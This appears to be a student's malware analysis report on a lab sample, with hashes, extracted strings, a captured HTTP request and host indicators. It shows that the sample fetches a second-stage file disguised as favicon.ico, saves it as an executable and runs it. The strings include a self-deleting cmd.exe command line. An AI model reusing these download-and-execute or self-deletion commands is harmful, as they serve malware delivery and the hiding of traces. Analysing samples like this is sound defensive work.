

# Unkown.Malware.exe File

---

## Hashes

- SHA256--> 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a  
\*Malware.Unknown.exe.malz
  - MD5-->  
1d8562c0adcaee734d63f7baaca02f7c \*Malware.Unknown.exe.malz
- 

## Floss

FLOSS static Unicode strings

jjjj

cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"

<http://ssl-6582datamanager.helpdeskbro.s.local/favicon.ico>

C:\Users\Public\Documents\CR433101.dat.exe

Mozilla/5.0

<http://huskyhacks.dev>

ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe

open

FLOSS decoded 0 strings

FLOSS extracted 2 stackstrings

<2\_/\_

inelGenu

---

## HTTP request by malware

Captured using wireshark

Filter used--> `http.request.full_uri contains favicon.ico`



```
Frame 6: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_63:8a:26 (08:00:27:63:8a:26), Dst: PcsCompu_2a:37:f3 (08:00:27:2a:37:f3)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 1045, Dst Port: 80, Seq: 1, Ack: 1, Len: 308
Hypertext Transfer Protocol
  GET /favicon.ico HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)\r\n
    Host: ssl-6582datamanager.helpdeskbro.s.local\r\n
    Connection: Keep-Alive\r\n
  \r\n
  [Full request URI: http://ssl-6582datamanager.helpdeskbro.s.local/favicon.ico]
  [HTTP request 1/1]
  [Response in frame: 10]
```

---

## Host Indicators

Created a File as shown in Floss in C:\Users\Public\Documents\CR433101.dat.exe

Found using Procmon



URL: <http://ssl-6582datamanager.helpdeskbro.local/favicon.ico>

Program Execution Flow:

- If URL exists (opens)
  - Download favicon.ico
  - Writes to disk (CR433101.dat.exe)
  - Run favicon.ico (CR433101.dat.exe)
- If URL doesn't exists
  - Stop running exe file
  - Delete the the exe file form the desktop

## Conclusion

This malware downloads a dropper form URL using favicon.ico